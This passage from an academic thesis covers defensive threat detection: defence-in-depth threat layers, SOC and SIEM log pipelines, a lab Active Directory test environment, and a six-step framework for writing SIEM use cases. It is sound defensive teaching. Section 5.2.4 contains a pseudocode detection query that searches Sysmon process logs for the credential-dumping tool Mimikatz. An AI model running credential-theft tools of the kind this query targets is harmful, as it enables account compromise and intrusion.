The above-mentioned example was more focused on attacker gaining access to a regular workstation. In the event of attacker gaining access to a server, the threats become a bit more specific. As servers in an environment tend to provide certain services, the attacker can use these legitimate services to their advantage. The host threats server/service role-based hosts face are similar to the threats mentioned earlier in the internal network-based threats. Depending on the role or service a server is assigned to accomplish, the attacker in the event of compromise can use that service to accomplish their goals. For example, should an attacker compromise an email server, they could manipulate all the email traffic going in and out from the organization. In the worst-case scenario, the attacker compromises the most important server in an organization, the domain controller, they would be able to basically anything. (Metcalf, 2015).

To summarize, nearly each host-based threat is a separate process or manipulating a process within the operating system. Malware can be executed from a malicious dynamically loaded library (DLL) or an executable file, or it can be a fileless malware, which only exists in the RAM memory. The fileless malware, often called living off the land malware, is also more complicated to detect, as the point of the malware is to avoid writing anything to the disk, thus avoiding traditional antivirus detections based on signatures. (Mansfield-Devine, 2018). Whatever the malware might want to accomplish, it is at its core just a process accessing regular system resources, such as system calls or computing power. (Carrier, 2019). The same applies to the various servers, which can be found in typical enterprise environments. The potential for damage is much higher, since servers typically host various services, which can be then modified by attackers in the event of a compromise. Deep down, these threats are also malicious processes, files, and modifications, just like on normal workstations, except the potential to cause more damage and gather more useful information.

2.1.4 Application threats

The threats applications face is mostly related to programming errors. The applications in this context are defined as the last layer of protection in the defense in depth model. Applications in the context of enterprise environments are often distributed via a software delivery solution, such as Microsoft's System Center Configuration Manager or Citrix (Williams, 2020). One might wonder why this relevant, but it is important to understand that previously mentioned solutions are required in enterprises to keep track of what kind of software is being run on endpoints and how tools for work can be easily deployed into any number of endpoints. Typically, the software deployed by the administrators is trusted and necessary for being able to complete the daily tasks. There should not be that many issues concerning applications, right? On the contrary, many users tend to use their own choices of software, if they do not enjoy using company mandated software, thus participating in a

phenomenon called "shadow IT". Using own solutions for applications and devices creates a serious attack vector for the attackers, as defined in Gartner's glossary. (Gartner, 2020).

Shadow IT is a remarkably serious issue in numerous organizations, as the system administrators cannot address each individual endpoint running software that is not distributed by the organization, as stated in an article published in Forbes last year (Insights Team, 2019). Due to the nature of this research, further exploration of why this issue exists and how it can be mitigated is not covered here, rather just defined for the clarity to the readers. As stated earlier, most threats applications face are related to programming errors. These programming errors can cause the various applications to behave in unexpected ways. For this study, a curated list of the 25 most relevant software errors provided by the CWE (Common Weakness Enumeration) is used, when discussing this attack vector. (CWE, 2019). Applications in this context can also be categorized into two different categories, web applications and software executed on the operating system.

According to the list, the most dangerous threats against applications are maliciously manipulating the bounds of memory buffer (software running on operating system) and improper sanitation of user input regarding various forms (web applications). The first weakness can provide the attacker to cause a buffer overflow, which in turn enables the attacker to access parts of memory the application should not be able to access, causing remote code execution or denial of service, depending on the application. (Cowan et al, 1998). The web application threats are related to usually user input, where injecting malicious characters can cause the web application to retrieve information from the backend it should not present to the user, which can be achieved by using cross site scripting or SQL injections. (Kirsten, 2020).

As the applications vary and face numerous weaknesses, no further generalization is done regarding this issue in this research, since the topic is broad and is more focused on developing applications and best practices of secure programming. The context of the applications in threats is to understand that they can be manipulated by the attacker and are typically of interest to them.

2.1.5 Data threats

At the last layer on the defense in depth model is data. Accessing data is considered the "game over" for attackers, as this is usually the target for the attackers. Data is also a rather broad definition, as it can be nearly anything. Attackers are typically (based on their goals naturally) interested in sensitive information, such as research and development, customer data, banking information or other high value targets, such as the advanced persistent threat group, Deep Panda and their attack against the USA Office of Personnel Management, where four million US personnel records were successfully

compromised. (Higgins, 2016). Some categorizations of data can be made by the motivations behind attacks, be they financial gain or intelligence gain.

Since data in this context is complicated to define, the most logical solution is to utilize the CIA triad of information, confidentiality, integrity and availability. Categorizing different data types into these three categories makes the definition of threats clearer. The CIA triad is one of the basic ideas behind the whole cybersecurity field. (Samonas, Coss 2014). Threats against confidentiality can be considered by attackers accessing information they are not authorized to access. This definition itself does not really narrow the threats down but can be used to consider attacks against such as research and development plans or insider information. Attacks compromising data integrity on the other hand are more related to attackers modifying data in such manner, that the information can no longer be trusted. Attacks such as these can be considered as sabotage. Threats against data availability are rather common today, with the increase of ransomware. Ransomware is a very visible and a serious type of malware, which uses cryptographic means to encrypt the contents of a hard drive and demanding money in exchange for the decryption key, hence the name ransomware. The most successful ransomware threat actors have gained significant financial gains by breaching organizations and deploying the malware, affecting the availability of the data. (Al-rimy, Maarof, Shaid, 2018). Ransomware is typically the final stage of the attack lifecycle, as the idea of the ransomware is to draw attention to the attackers at this point. In the experiment chapter, the simulated attack could be transferred into a domain wide ransomware infection, as the threat actor gained administrative access to the domain and is able to distribute anything all the domain joined computers using native Windows Active Directory administration tools, as described in a recent research regarding ransomware detection. (Kok, Abdullah, Jhanjhi, Supramaniam, 2019).

These three attributes can be used later in this research to define certain detections clearer, since discussing data in general is a rather broad topic and needs to be put in context to create understandable examples.

3 Overview of blue team operations

Based on the previous chapter and the categorization of five layers of defense in depth, an examination of said threats is needed from the perspective of the entities responsible for preventing and mitigating these threats from becoming reality. In order to do that, defining the core objectives of a blue team is required. The term blue team is derived from military exercises, where attack and defense scenarios are practiced between friendly parties. (Jelen, 2018). This research is done from the perspective of a security operations center (SOC), which is responsible for monitoring, triaging and escalating threats further up to the appropriate channels. Lastly, the most important issues in monitoring threats against the five layers of defense in depth are defined from the perspective of a SOC analyst.

The blue team operations defined in this chapter are not only related to SOC operations, as the principles apply to any security team in an organization and the goal is to empower all security teams. This distinction is important to understand, as the threats and their detection is related to everyone in the security field, not only for security operations centers.

3.1 Objectives of a blue team

Blue team being an umbrella term for defensive security operations and measures is somewhat misleading. The true definition of blue team is to be a part of an exercise for a fixed amount of time, not continuously in service providing. For the sake of clarity, blue team as a term will be used in this research as the big entity containing all the defensive capabilities.

The main objective of a blue team is to detect various threats by using different monitoring solutions, analyzing the findings and then mitigating them when necessary. This is a simplified example of what is expected from the SOC operating as a part of the blue team. To be able to achieve that, other entities are also required to support the SOC team. These entities are often a separate

infrastructure team operating the detection and response solutions, developers optimizing the detection capabilities and managerial support for allocating appropriate resources into the blue team operations as stated by Zimmerman in his book about building a world class security operations center. (Zimmerman, 2014).

Based on the size and the resources of a SOC team, many other smaller teams and groups are typically also associated to the daily operations. Due to the nature of this research, the main emphasis of blue team operations will be directed towards the detection capabilities and associated issues, with leaving the non-relevant functions to a lesser role. In order to properly introduce the problem this research is aiming to solve; the emphasis will be directed towards detection capabilities.

3.2 Continuous security monitoring

This thesis aims to solve most common issues faced in the continuous monitoring faced by security operations centers and other security teams. In this research, a search query based SIEM is used. A search query based SIEM solution executes predefined searches from various indexes, as explained by Splunk, a popular SIEM vendor. (Splunk, 2021). Continuous monitoring workflow is often done as follows: The SIEM performs searches in the background, looking for certain results of the searches. Once such event is found, it is then sent to the person responsible for investigating the alert, either in the SIEM or to a separate incident handling platform. After the alert has reached the designated person, the person analyses the event and decides the next course of action. The goal is to improve the first phases of the workflow, improve the continuous SIEM searches and the generated alerts.

The same workflow applies for other security teams, who have access to a SIEM system. In these cases, the incoming alert should be of high-quality to quickly determine whether the incident needs more investigations or if alert itself needs fine-tuning. Security teams with more limited resources benefit the most from high quality alerts, as the ability to investigate the issue from further SIEM search queries can be challenging at times.

Continuous security monitoring process explained more in-depth is necessary for understanding the different issues faced with low quality alerts and searches. All computers in an environment collect vast amounts of telemetry, log events. These log events are controlled by audit and logging policies to filter out the events that are useful. The useful log events are usually then collected in a centralized location, which in turn sends them to the SIEM system. The SIEM system indexes the incoming log events, normalizes them into human readable form and performs real-time search queries to detect the wanted events, ultimately parsing the wanted fields and their values into an easily digestible form for the security team for analysis.

The most common problem with this workflow is that the actually relevant logs are not collected for various reasons. Some events require additional monitoring tools, such as external agents and software on devices or the audit policies are not in order. These issues are discussed more in the following chapter. The other issue is that the incoming alerts are too complicated or lack the necessary information, causing issues for the security team when the purpose of the alert is not clear, and neither are the following actions. The purpose of this chapter was to give a typical overview of what is required for continuous monitoring and what issues it might have. The most severe issue is improper log collection, followed by unclear alerts which cannot be clearly analyzed the by the security team.

3.3 Threat detection architecture

As the issues have become evident of what kind of ramifications poorly designed and implemented detection logic can cause, the technical aspect of detections must also be considered. This chapter will be used to provide the reader a clear understanding of what technical aspects equal to having detection capabilities in the first place. The chapter will also consider the other supporting roles of a blue team, mainly the detection engineering, infrastructure and architecture. The most simplified definition of detection is having access to various types of logs from different sources. This can be achieved typically by utilizing a SIEM (Security information and event management) system, which digests computer generated logs, normalizes them into human readable form and those events can be then transformed into alerts. (Bhatt, Manadhata, Zomlot, 2014).

The SIEM is an application that acts a centralized log management platform for the security teams. As proposed by Bhatt, Manadhata and Zomlot, the typical architecture of a SIEM environment is divided into several categories. The most important part of the whole infrastructure is the log sources. Log sources can be typically any devices that can forward their event logs. Event forwarding is typically handled with the syslog protocol. The syslog protocol is defined by RFC 5424 (Gerhards, 2009). To summarize the syslog protocol, an application collects various events as logs, which are converted to syslog format, which is then sent to the centralized log collector. Syslog itself was not intentionally designed for this purpose, which itself causes some issues, such as being restricted to somewhat limited properties, mostly related to the contents of the syslog protocol message. When collecting logs in a syslog format, typical information one might see in the syslog message are headers, hostname (where the log was collected), timestamps and a message (can contain application specific messages). Due to these limitations, the syslog messages rarely contain all the information that is needed, as already studied over 17 years ago. (Nawyn, 2003).

Once the various devices have been configured to forward logs, they must be then sent to a centralized log collection device, typically called as a collector. The technical aspect of how those work is vendor specific, but the main idea behind that is to ensure the logs are always stored in the same place and they can be kept there for retention reasons. An example of how centralized log collectors is the Windows Event Collector. A separate server is created, which acts as a centralized location for collection all the desired Windows related logs into a single device, which then transmits them forward to the SIEM solution. With this solution, the need for installing separate SIEM log collecting agents into endpoints becomes obsolete. By forwarding logs into a dedicated log collection platform, only one agent is needed for that purpose. (Microsoft, 2018). The same concept applies to other log sources, although the exact method of having all logs forwarded into a centralized location varies depending on the vendor.

Once the collector is operating, the next step is to establish a connection between the collector device and the SIEM. As mentioned earlier, many solutions use the syslog format, which is not exactly human readable, so the collected log data is normalized in SIEM, presenting the collected log in a human readable form. (Monge, 2019). Once the events start to flow into the SIEM solution in a normalized format, they can be then reviewed by analysts. Once an event is available in the SIEM, it can be found with various search queries. Creating custom search queries for desired events are called SIEM use cases. The use case could be a hypothesis or a confirmed event with the logic, if event X is seen in SIEM, it corresponds to use case Y, which creates an alert Z. (LogPoint, 2019).

3.4 Detection issues

Besides the previously mentioned issues regarding insufficient logging capabilities, log retention time, volume of logs and other technical aspects, the security teams must also understand the available logs and how they can be utilized. As the goal is continuously monitor an environment for potential threats, the defenders must also be able to safely conduct their own experiments as how certain attacks are done and what clues they leave behind. By providing the defenders a safe environment, where they can simulate any attacks they wish, the security team becomes more aware of potential issues they might face once an attack targets the monitored environment. By simulating a small-scale Active Directory environment and configuring it with the default industry standard policies or replicating the current audit and logging policies, the defenders can create comparisons between the test environment and the production environment.

By having a test environment, the defenders can adapt their mindset to a more offensive side, where they conduct attacks against a similar environment and then analyze the results of the attacks. This is a lightweight adaption of

purple teaming, a concept where the defenders and the attackers work together to test the detection capabilities by simulating real attacks and verify whether the attacks were detected correctly and what needs to be improved in order to detect the real attackers. (Salazar, 2019). Should the defenders be unfamiliar with common attack tactics, techniques and procedures, the test environment provides the defenders a glimpse into offensive security as well. By having experience in both sides, the defenders can simulate, explore and learn about the most common attack techniques in a safe environment. This also prepares the environment to be more mature, should an external red team or a penetration test be ordered, as the defenders have already tested and explored the results of common attacks, thus creating more value to the red team and penetration test reports.

4 Test environment

Continuing with the theme of configuring proper log sources into the SIEM solution, a minimal and lightweight test environment will be created in this chapter. The test environment will be a crucial part of the study, as it will be used to simulate a typical enterprise environment in a minimal and easily deployable manner. As the focus of this study is not building an enterprise environment, but to detect threats in such environment, an automated solution will be used to quickly access a functioning environment to test new use cases and detections. The chosen method is to use an open-source project by Chris Long called "The detection lab". (Long, 2017). The project was chosen as it can be deployed quickly, is open source and it comes with all the pre-configured machines with proper log sources. The detection lab is based on Windows Active Directory, as is common in today's enterprise environments. The similar structure introduced in the detection lab can also be used in any other Active Directory environment, since the solution can be easily scaled upwards if needed. The detection lab was running locally on VirtualBox Version 6.1.14 Edition during this study.

4.1 Architecture of the test environment

The detection lab test environment is a very minimalistic version of an enterprise, containing only four computers. One might wonder, how can a whole enterprise architecture be simulated with just four computers? To understand that, each of the computers serve a critical purpose and all of them can be scaled to match an actual environment. The two most important hosts are the domain controller and the domain-joined workstation. These two hosts form the active directory environment. The most useful aspect of this is that the active directory is already preconfigured, and the defenders do not need to spend additional time setting up a working Active Directory.

The domain controller and the workstation send their logs to a centralised location, the Windows Event Forwarding server. The purpose of the Windows Event Forwarding server (later WEF) is to act as a centralized location to handle all the forwarded event logs, which are then sent from the WEF server to a SIEM. In this environment, the logs are sent to the Splunk instance and the Fleet server. The log forwarding can be easily configured via using active directory group policies, avoiding the need to install separate log forwarding agents onto all the hosts and servers. (Microsoft, 2019). The last host is Linux host running the Splunk instance and other various tools bundled with the detection lab package.

4.2 Logging capabilities and visibility in the environment


One of the most critical parts of being able to detect threats is to have sufficient monitoring of the relevant log sources, as discussed in the previous chapter. As per stated by a SANS Institute survey conducted regarding network visibility and threat detection (Reynolds, 2020), the biggest issues in detecting threats is the access to high quality and informative logs. The pre-configured logging policies and visibility in the detection lab can be considered as a good baseline for any organization, as the configurations create notable improvements in visibility regarding endpoint threat detection. This does however somewhat limit threat detections in network traffic, as the test environment is created with active directory in mind, not network traffic.

The most important configurations in the test environment are the custom Windows Event forwarding subscriptions, logging all autostart events, the Windows auditing configuration, PowerShell transcription logs, SMBv1 auditing, osquery configurations and Sysmon with a proper configuration. (Long, 2017). It is also important to understand that when implementing auditing configurations and policies into production environments, most of them need additional tuning in order to function properly. In a testing environment, the auditing and logging policies can be as extreme as possible, but in real production environments this might cause serious issues.

The Windows Event forwarding subscription policy is the largest entity, as it defines which logs are collected from the log forwarding hosts. This can be thought as the baseline foundation for logging in the test environment. Autoruns is a Sysinternals tool, which monitors for applications launching at system start. Commonly used to achieve persistence in malware. (Russinovich, 2020). The custom Windows auditing configuration GPO is meant for enhancing the WEF subscription policy with additional events. PowerShell transcription logs record all PowerShell commands, useful for detecting malicious PowerShell usage. SMBv1 auditing is enabled to easily detect malware attempting to exploit the old SMB version, commonly used in ransomware attacks. SMB was a crucial component for the infamous WannaCry ransomware, as demonstrated in a case study of the malware. (Chen, Bridges,

2017). All of the previously mentioned auditing policies target the whole active directory environment in general. The detection lab then has two auditing policies, made for endpoint detection. Osquery is a tool to perform searches on any operating system (Osquery, 2020), and Sysmon is a powerful tool for gathering information about processes, file modifications and so on. (Microsoft, 2020). It is important to understand that all these appliances are pre-configured with open source and public configurations, meaning advanced adversaries might know the "default public" configurations and can craft their attacks to evade the detections introduced here.

An important notion of audit policies is that in real life applications, the single biggest factor in determining the availability of all log sources is heavily dictated by the licensing of the SIEM. Some solutions are licensed on a monthly fee depending on the data usage, which is typically calculated from an average events per minute. (Exabeam, 2019). Some log sources generate unnecessary noise, which is another reason why all the auditing policies and log sources must be carefully examined before taking into production. A good example of a low volume and high value log source are antivirus logs. Antivirus events are already digested by the antivirus solution and the selected events can be then forwarded to the SIEM, such as detections with failed remediation. Another extreme are the firewall logs, where the log volume is very high, and the value is rather low. The matter of log volume versus log value has also been widely discussed in the security community, and the below picture is published by Roth, the founder of the Sigma project discussing on which log sources to prioritize.



Picture 1 - Most valuable log sources for detections (Roth, 2020).

The detection lab test environment is also compliant with the above log source priorities, as the detection is focused mainly on Windows & Sysmon events. The methodology used in the demonstration chapter is based on threat

hunting and purple team activities. Later in the study, a critical vulnerability based on Netlogon cryptographic vulnerability, zerologon, will be studied and the findings will attempt to validate which log sources are the most critical for detecting cyber-attacks. It is also important to understand that different log sources are used to detect different attacks and there is not one single solution or the most optimal combination to achieve maximum visibility with the lowest costs. For example, not logging DNS at all might let attackers to conduct command and control traffic using the DNS protocol undetected, even though DNS is a high-volume log source.

The defence-in-depth model also helps to determine which log sources generate the most value in threat detection. Incorporating this with the mindset of "assume breach", the most logical log source would be endpoint detection as opposed to network traffic focusing the most external layers. However, outbound network connections are also very useful when detecting command and control traffic and data exfiltration, as Windows & Sysmon event logs are not able to catch these attacks efficiently.

5 Threat detection framework

This chapter introduces the reader into the realm of how threat detection works. As per the design science research, this chapter answers the second and third steps, defining objectives for a solution and designing and developing artefacts to combat the issue introduced in the previous chapter. (Peffers et al., 2007). The objectives for a solution are based on the issues presented in the earlier chapters and artefacts will be the SIEM use cases with the written Sigma rules. Before introducing the framework, an introduction to the current landscape of threat detection is in order.


The framework itself is a six-step process directly derived from the design science research framework, that covers the whole lifecycle of a SIEM use case. In short and summarized, the framework will help the reader create their own use cases by first identifying what problem needs to be addressed, how it could be detected, how to create a preliminary use case for SIEM, evaluating and iterating the results in the test environment and finally communicating the problem by writing the SIEM use case in a universal syntax, so it can be used by anyone.

5.1 Current landscape of threat detection

Many SIEM solutions come bundled with pre-made detection logic provided by the vendor. These pre-made vendor provided rules are varying in quality and only available to those who have purchased the product and the license. The ability to modify alert rules is rather important because it empowers the cybersecurity operations center to detect more relevant threats in their environment. (Shen, Li, Wu, Liu, Wen, 2013). This also is more interesting and motivating for the defenders, as the rules are created and maintained by the defenders instead of the vendor, much like discussed in the introduction chapter of this study regarding the benefits of having the security team being responsible for detection logic creation and maintenance.

The vendor provided detection rules are not necessarily all bad quality and should be used if no other detection logic is in place yet. Once the SIEM system is in production, the goal of the defenders should be to gradually move away from being dependent on the vendor provided detection logic. The detection logic created by the defenders should be easily understandable, scalable, and causing as few false positives as possible. The goal is to avoid using false positives as much as possible, since the rule should ideally lead into an investigation or modifying the detection logic based on the false detection to avoid further false alarms from the same source.

The pyramid of pain is also an excellent resource for creating detection logic, as described in the picture below. The pyramid of pain helps the defenders understand the complexity of attacker's actions. For example, attackers create a malware which has a unique hash value, and the defenders create a rule based on the hash value, alerting the defenders whenever the hash value is seen in the environment. It is trivial for the attackers to change the hash value of the malware, thus evading the detection. This logic applies to IP addresses and domain names also. When reaching the top of the pyramid, especially the tactics, techniques and procedures, the attackers must create whole new attack scenarios if the defenders succeed in creating detection logic based on these, slowing down the attacks significantly or even deterring the attacker from the environment completely.



Picture 2 - Pyramid of Pain (Bianco, 2014).


Detecing attacker's tactics, techniques and procedures also become increasingly difficult when reaching the top of the pyramid. The defenders must study available materials regarding threat actor activities to fully understand the significance of switching the mindset to tactics, techniques and procedures. An example of this: An attacker successfully implants a known hacking tool into the environment. The tool connects to a domain to receive further instructions from the command and control server. The easiest and

fastest detection logic would be then to create signatures where any connections to the malicious domain are listed and delivered to the defenders. As per the pyramid of pain, the attacker can easily register another domain and switch the communications there, making the detection based on domain name obsolete. When investigating the event, the defenders should become more interested in how the tool works and operates and create detections based on that, in case the attacker suddenly changes the communication channel to use a completely different protocol. More importantly, the tool is more of a symptom, as it was delivered to the network and that is where the detection should focus on, as the use of the tool could have been prevented in the first place.

As previously mentioned, tactics, techniques and procedures used by the adversary can be difficult to see, but with the help of the framework and Mitre ATT&CK Framework, detection logic can be created for just that. For example, being able to detect newly created admin users is already a tactic in privilege escalation, with the technique valid accounts and finally, the procedure being that APT32 has used local admin accounts in their operations. (Mitre, 2020).

5.2 Detection logic framework

The threat detection framework is created with the design science research method approach by modifying the six steps to turn them into questions. As per the design science research method, the six steps for the framework are described below. Below is a diagram of the detection logic framework:



Picture 3 - Detection logic framework

The diagram is a cyclical process, which starts from identifying the threat and ending with communication and is read clockwise. The goal was to create a non-restrictive and iterative process which can be used by anyone working with threat detection. The process can be cycled multiple times over when creating a single SIEM use case for detection, as the demonstration with logic evaluation might show unwanted results and the search must be specified to narrow down the results which are defined in the identify and detect phases of the process. Every use case can be created with this framework since the goal of the framework is to provide a thought process to guide through the detection logic creation.

5.2.1 Threat identification

In the first step, the problem needs to be identified, and motivation must be given why this problem needs to be identified. When creating detection logic, the more accurate the threat, the less there are false positives and alert fatigue. (Wang, Clark, Wilcox, 2018). To create an accurate description of the threat, tactics, techniques, and procedures should be considered. A small thought process can be helpful here to demonstrate the logic behind the accurate description and identification of the threat. In this example, the reader wants to detect possible data exfiltration to external parties. To detect this, the problem needs to be specified. Data exfiltration itself is a tactic, with nine techniques associated to it in the ATT&CK framework, making a general detection for data exfiltration nearly impossible. The defender then chooses the most probable technique, data exfiltration to cloud services. Then the defender has narrowed down the original idea of detecting general data exfiltration to data exfiltration to cloud services, which in turn is (usually) large amounts of outgoing traffic from a single endpoint to a cloud service. Detecting abnormal amounts of outgoing data from a single endpoint to any or specific cloud services is a much more detailed and specified threat than attempting to create a general rule to detect data exfiltration.

Whatever the problem may be, it should be as specific as possible and have the reasoning why this certain problem needs to be detected. Since the framework aims to give general instructions on all problems, the reader must have some prior knowledge in recognizing own visibility gaps and issues with logging to identify problems and threats better. Should this framework be used when creating detection logic without any pre-existing detection rules, the approach of studying the tactics, techniques and procedures of advanced persistent threat groups should be utilized, since they cover the most of the ATT&CK framework and familiarize the reader with attack lifecycles.

5.2.2 Detecting the identified threat

Once the problem has been identified and motivation behind it has been stated, the reader can follow the framework into the next chapter, detecting the threat. This is also the second step of the design science research method, defining objectives for a solution. (Peffers et al., 2007). In this step, the reader must now be able to identify detection capabilities for the threat. The objective is to create detection capabilities to detect the problem.

When considering the possibilities of detecting the identified issue, the defenders must refer to their logging capabilities and audit policies and determine first and foremost whether detection is even possible with the current policies. The ability to detect threats with the detection logic framework is most often related to being able to collect the necessary logs. As per the chapter two explaining the different threats with the defense-in-depth model, external network threats can usually be detected from firewall traffic, such as network flow data, intrusion detection and prevention system logs. The same applies to outbound connections. To detect internal network communications, the threat can usually be detected from firewall traffic generated inside the protected network, such as SMB traffic generated in the local network. Host threats are most easily detected with Sysmon and Windows event logging, as the threats appearing in hosts tend to be malicious processes. The same conclusion was also reached in a 2018 research conducted in the university of Oslo regarding Sysmon and threat detection. (Mavroeidis, Jøsang, 2018).

Antivirus logs are also useful if available to help defenders create better context to the event. Threats targeting applications are typically reliant on the application generated audit logs, which requires application specific knowledge to understand, such as proprietary software or industrial control systems, which may not have any public references on what events should be monitored. Finally, threats targeting data are harder to detect, since the final layer of defense-in-depth model is broad and logging policies might not detect every modification or access to specific files, since auditing files generates a significant number of logs.

To successfully detect the identified threat, the defender must understand the issue clearly and be aware of the current logging capabilities and whether adjustments and modifications are required to detect the threat at all. Detecting the identified threat is heavily reliant on being able to narrow down the issue in the first phase of the detection logic framework, meaning the defenders truly need to think hard when identifying the problem to create the most optimal solution for detection.

5.2.3 SIEM Use Case

The third step of the framework is to create a SIEM use case on how the identified threat and problem can be detected. The third step is also designing and

developing the artefact, as stated in the design science research method. (Peffers et al. 2007). In this case, the artefact is the SIEM use case.

The SIEM Use Case is a general explanation of a security threat usually explained in the form of a search query. When building the SIEM use case, the defender should start by defining the log source for the search query based on the findings in the previous phase, how to detect the threat. This will narrow down the search results significantly, allowing the use of wildcard searches or simple keyword searches to see what log events are found. An example of this could be to write a SIEM use case, where the identified threat is the use of the popular hacking tool Mimikatz and in the second phase, it was determined that the most probable way of detecting this is from the Sysmon event logs. The defenders now write the preliminary search query, where the Sysmon event logs are searched for new processes that include the word 'Mimikatz'.

The purpose of writing the SIEM use case is to incrementally add more search criteria to the query to narrow down the results in the next steps. Creating very generic SIEM use cases can be beneficial especially when the defenders are not certain what log events they are searching for, allowing them to freely discover useful log events or even find new ways of detection while narrowing down the results.

5.2.4 Demonstration of the detection logic

Demonstrating the detection logic phase was already mentioned in the previous phase, where the created SIEM use case search query is launched and the defenders start investigating the logs. The demonstration can be thought of as explaining the detection logic in a "pseudocode" manner, such as: search for ANY logs FROM Sysmon repository WHERE Event ID equals 1 AND image (process name) contains *Mimikatz FROM last 60 minutes. This way the detection logic is clearly defined, and other analysts can also understand the logic of what the search query is attempting to accomplish and what are the conditions.

By defining the detection logic clearly, the following step of logic evaluation is much more effective, as the defender now starts to go through the logs. In a more unspecified scenario, the defender could be faced with thousands of log events, where unnecessary events need to be filtered out. In these situations, the method of elimination is proven to be effective, where the search query is modified to include values that are not relevant to the identified threat.

5.2.5 Logic evaluation

The fifth step is heavily involved with the fourth step, as the results of the fourth step are evaluated here, as stated in the design science research method. (Peffers et al., 2007). To evaluate the results, the reader must return to the first two chapters and now evaluate the results and determine if the original requirements were met with the created artefact. If not, what kind of modifications need to be made to the artefact, such as setting new conditions or exclud-

ing some results that generate lots of false alarms. Iterating between the fourth and fifth steps should be done to achieve the original requirements.

The logic can be considered successful, once the search query only produces events that are actual security threats and need to be investigated further. This is however not possible, as some edge cases always exist and might trigger the logic later, which makes the clear logic of the detection to be extremely valuable for easier modification of the search results, such as ignoring all specific events from a specific host. The defender should also think critically whether the generated search query is able to detect the issue defined in the first chapter. Some useful criteria for this include the amount of log events should be as close to 1 as possible, the logic can be applied to any environment or technology (tactics, techniques, and procedures) and quick modifications can be easily done.

